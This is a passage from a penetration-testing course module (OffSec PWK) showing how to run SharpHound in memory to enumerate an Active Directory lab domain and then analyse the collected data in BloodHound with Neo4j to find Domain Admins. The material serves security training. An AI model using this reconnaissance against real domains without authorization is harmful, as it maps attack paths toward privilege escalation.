> *It's often best to combine automatic and manual enumeration techniques when assessing Active Directory. Even though we could theoretically gather the same information with a manual approach, graphical relationships often reveal otherwise unnoticed attack paths.*

Let's get SharpHound up and running.

SharpHound is available in a few different formats. We can compile it ourselves, use an already compiled executable, or use it as a PowerShell script. In our case, we will use the PowerShell script that is located in C:\Tools on CLIENT75. First, let's open a PowerShell window and import the script to memory:

```
PS C:\Tools> Import-Module .\Sharphound.ps1
```

*Listing 785 - Importing the SharpHound script to memory*

With SharpHound imported, we can now start collecting domain data. However, in order to run SharpHound, we must first run Invoke-BloodHound. This is not intuitive since we're only running SharpHound at this stage. Let's invoke Get-Help to learn more about this command.

```
PS C:\Tools> Get-Help Invoke-BloodHound

NAME
    Invoke-BloodHound

SYNOPSIS
    Runs the BloodHound C# Ingestor using reflection. The assembly is stored in this
file.


SYNTAX
    Invoke-BloodHound [-CollectionMethod <String[]>] [-Domain <String>] [-
SearchForest] [-Stealth] [-LdapFilter <String>] [-DistinguishedName
    <String>] [-ComputerFile <String>] [-OutputDirectory <String>] [-OutputPrefix
<String>] [-CacheName <String>] [-MemCache] [-RebuildCache]
    [-RandomFilenames] [-ZipFilename <String>] [-NoZip] [-ZipPassword <String>] [-
TrackComputerCalls] [-PrettyPrint] [-LdapUsername <String>]
    [-LdapPassword <String>] [-DomainController <String>] [-LdapPort <Int32>] [-
SecureLdap] [-DisableCertVerification] [-DisableSigning]
    [-SkipPortCheck] [-PortCheckTimeout <Int32>] [-SkipPasswordCheck] [-ExcludeDCs] [-
Throttle <Int32>] [-Jitter <Int32>] [-Threads <Int32>]
    [-SkipRegistryLoggedOn] [-OverrideUsername <String>] [-RealDNSName <String>] [-
CollectAllProperties] [-Loop] [-LoopDuration <String>]
    [-LoopInterval <String>] [-StatusInterval <Int32>] [-Verbosity <Int32>] [-Help] [-
Version] [<CommonParameters>]


DESCRIPTION
    Using reflection and assembly.load, load the compiled BloodHound C# ingestor into
memory
    and run it without touching disk. Parameters are converted to the equivalent CLI
arguments
    for the SharpHound executable and passed in via reflection. The appropriate
function
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    calls are made in order to ensure that assembly dependencies are loaded properly.


RELATED LINKS

REMARKS
    To see the examples, type: "get-help Invoke-BloodHound -examples".
    For more information, type: "get-help Invoke-BloodHound -detailed".
    For technical information, type: "get-help Invoke-BloodHound -full".
```

*Listing 786 - Checking the SharpHound options*

We'll begin with the **-CollectionMethod**, which describes the various collection methods.[1064] In our case, we'll attempt to gather **All** data, which will perform all collection methods except for local group policies.

By default, SharpHound will gather the data in JSON files and automatically zip them for us. This makes it easy for us to transfer the file to Kali Linux later. We'll save this output file on our desktop, with a "corp audit" prefix as shown below:

```
PS C:\Tools> Invoke-BloodHound -CollectionMethod All -OutputDirectory
C:\Users\stephanie\Desktop\ -OutputPrefix "corp audit"
```

*Listing 787 - Running SharpHound to collect domain data*

Note that the data collection may take a few moments to finish, depending on the size of the environment we are enumerating. Let's examine SharpHound's output:

```
2022-10-12T09:20:22.3688459-07:00|INFORMATION|This version of SharpHound is compatible
with the 4.2 Release of BloodHound
2022-10-12T09:20:22.5909898-07:00|INFORMATION|Resolved Collection Methods: Group,
LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2022-10-12T09:20:22.6383624-07:00|INFORMATION|Initializing SharpHound at 9:20 AM on
10/12/2022
2022-10-12T09:20:22.9661022-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup,
Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2022-10-12T09:20:23.3881009-07:00|INFORMATION|Beginning LDAP search for corp.com
2022-10-12T09:20:23.4975127-07:00|INFORMATION|Producer has finished, closing LDAP
channel
2022-10-12T09:20:23.4975127-07:00|INFORMATION|LDAP channel closed, waiting for
consumers
2022-10-12T09:20:53.6398934-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
Using 96 MB RAM
2022-10-12T09:21:13.6762695-07:00|INFORMATION|Consumers finished, closing output
channel
2022-10-12T09:21:13.7396906-07:00|INFORMATION|Output channel closed, waiting for
output task to complete
Closing writers
2022-10-12T09:21:13.8983935-07:00|INFORMATION|Status: 106 objects finished (+106
2.12)/s -- Using 104 MB RAM
2022-10-12T09:21:13.8983935-07:00|INFORMATION|Enumeration finished in 00:00:50.5065909
2022-10-12T09:21:14.0094454-07:00|INFORMATION|Saving cache with stats: 66 ID to type
mappings.
```

[1064] (Specter Ops, 2022), https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound-all-flags.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
 68 name to SID mappings.
 2 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-10-12T09:21:14.0255279-07:00|INFORMATION|SharpHound Enumeration Completed at 9:21
AM on 10/12/2022! Happy Graphing!
```

*Listing 788 - SharpHound output*

Based on the output in Listing 788, we scanned a total of 106 objects. This will obviously vary based on how many objects and sessions exist in the domain.

In this case, SharpHound essentially took a snapshot of the domain from the *stephanie* user, and we should be able to analyze everything the user account has access to. The collected data is stored in the zip file located on our Desktop:

```
PS C:\Tools> ls C:\Users\stephanie\Desktop\

    Directory: C:\Users\stephanie\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/27/2022  11:00 PM          12680 corp
audit_20220927230019_BloodHound.zip
-a----         9/27/2022  11:00 PM           9734
MTk2MmZkNjItY2IyNC00MWMzLTk5YzMtM2E1ZDcwYThkMzRl.bin
```

*Listing 789 - SharpHound generated files*

We'll use this file in the next section as we analyze the data with BloodHound. Sharphound created the bin cache file to speed up data collection. This is not needed for our analysis and we can safely delete it.

One thing to note is that SharpHound also supports *looping*, which means that the collector will run cyclical queries of our choosing over a period of time. While the collection method we used above created a *snapshot* over the domain, running it in a loop may gather additional data as the environment changes. The cache file speeds up the process. For example, if a user logged on after we collected a snapshot, we would have missed it in our analysis. We will not use the looping functionality, but we recommend experimenting with it in the training labs and inspecting the results in BloodHound.

### 21.4.2 Analysing Data using BloodHound

In this section, we will analyze the domain data using BloodHound in Kali Linux, but it should be noted that we could install the application and required dependencies on Windows-based systems as well.

In order to use BloodHound, we need to start the *Neo4j*[1065] service, which is installed by default. Note that when Bloodhound is installed with *APT*,[1066] the Neo4j service is automatically installed as well.

[1065] (Neo4j, 2022), https://neo4j.com/

[1066] (Kali), https://www.kali.org/tools/bloodhound/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Neo4j is essentially an open source graph database (NoSQL)[1067] that creates nodes, edges, and properties instead of simple rows and columns. This facilitates the visual representation of our collected data. Let's go ahead and start the Neo4j service:

```
kali@kali:~$ sudo neo4j start
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /usr/share/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /usr/share/neo4j/run
Starting Neo4j.
Started neo4j (pid:334819). It is available at http://localhost:7474
There may be a short delay until the server is ready.
```

*Listing 790 - Starting the Neo4j service in Kali Linux*

As indicated in the output, the Neo4j service is now running and it should be available via the web interface at **http://localhost:7474**. Let's browse this location and authenticate using the default credentials (*neo4j* as both username and password):





*Figure 268: Neo4j First Login*

After authenticating with the default credentials, we are prompted for a password change.

[1067] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Graph_database

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 269: Neo4j Password Change*

In this case, we can choose any password we'd like; however, we must remember it since we'll also use it to authenticate to the database later.

Once we have changed the password, we can authenticate to the database and run our own queries against it. However, since we haven't imported any data yet there isn't much we can do and we'd rather allow BloodHound to run the queries for us.

With Neo4j running, it's time to start BloodHound as well. We can do this directly from the terminal:

```
kali@kali:~$ bloodhound
```

*Listing 791 - Starting BloodHound in Kali Linux*

Once we start BloodHound, we are met with an authentication window, asking us to log in to the Neo4j Database:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 270: BloodHound Login*

As indicated by the green check mark in the first column, BloodHound has automatically detected that we have the Neo4j database running. In order to log in, we use the *neo4j* username and the password we created earlier.

Since we haven't imported data yet, we don't have any visual representation of the domain at this point. In order to import the data, we must first transfer the zip file from our Windows machine to our Kali Linux machine. We can then use the *Upload Data* function on the right side of the GUI to upload the zip file, or drag-and-drop it into BloodHound's main window. Either way, the progress bar indicates the upload progress.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 271: Uploading Collected Data*

Once the upload is finished, we can close the *Upload Progress* window.

Now it's time to start analyzing the data. Let's first get an idea about how much data the database really contains. To do this, let's click the *More Info* tab at the top-left. This presents the *Database Info* as shown below:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 272: BloodHound DB Info*

Our small environment doesn't contain much. But in some cases, especially in a larger environment, the database may take some time to update. In these cases, we can use the *Refresh Database Stats* button to present an updated view.

Looking at the information, we have discovered four total sessions in the domain, which have been enumerated (using *NetSessionEnum* and *PsLoggedOn* techniques we used earlier). Additionally, we have discovered a wealth of ACLs, a total of 10 users, 57 groups, and more.

We'll explain the *Node Info* later, as there isn't much here at this point. For now, we are mostly interested in the *Analysis* button. When we click it, we are presented with various pre-built analysis options:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 273: BloodHound Analysis Overview*

There are many pre-built analytics queries to experiment with here, and we will not be able to cover all of them in this Module. However, to get started, let's use *Find all Domain Admins* under *Domain Information*. This presents the graph shown below:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 274: BloodHound Domain Admins*

Each of the circle icons are known as *nodes*, and we can drag them to move them in the interface. In this case the three nodes are connected and BloodHound placed them far apart from each other, so we can simply moved them closer to each other to keep everything nice and clean.

In order to see what the two nodes on the left represent, we can hover over them with the mouse pointer, or we can toggle the information by pressing the control button. While toggling on and off the information for each node may be preferred for some analysis, we can also tell BloodHound to show this information by default by clicking *Settings* on the right side of the interface and setting *Node Label Display* to *Always Display*:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 275: BloodHound Node Display*

Based on this view, the *Domain Admins* for the domain are indeed *jeffadmin* and the *administrator* account itself. As shown in Figure below, BloodHound shows an edge in the form of a line between the user objects and the *Domain Admins* group, indicating the relationship, which in this case tells us that the particular users are a member of the given group:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

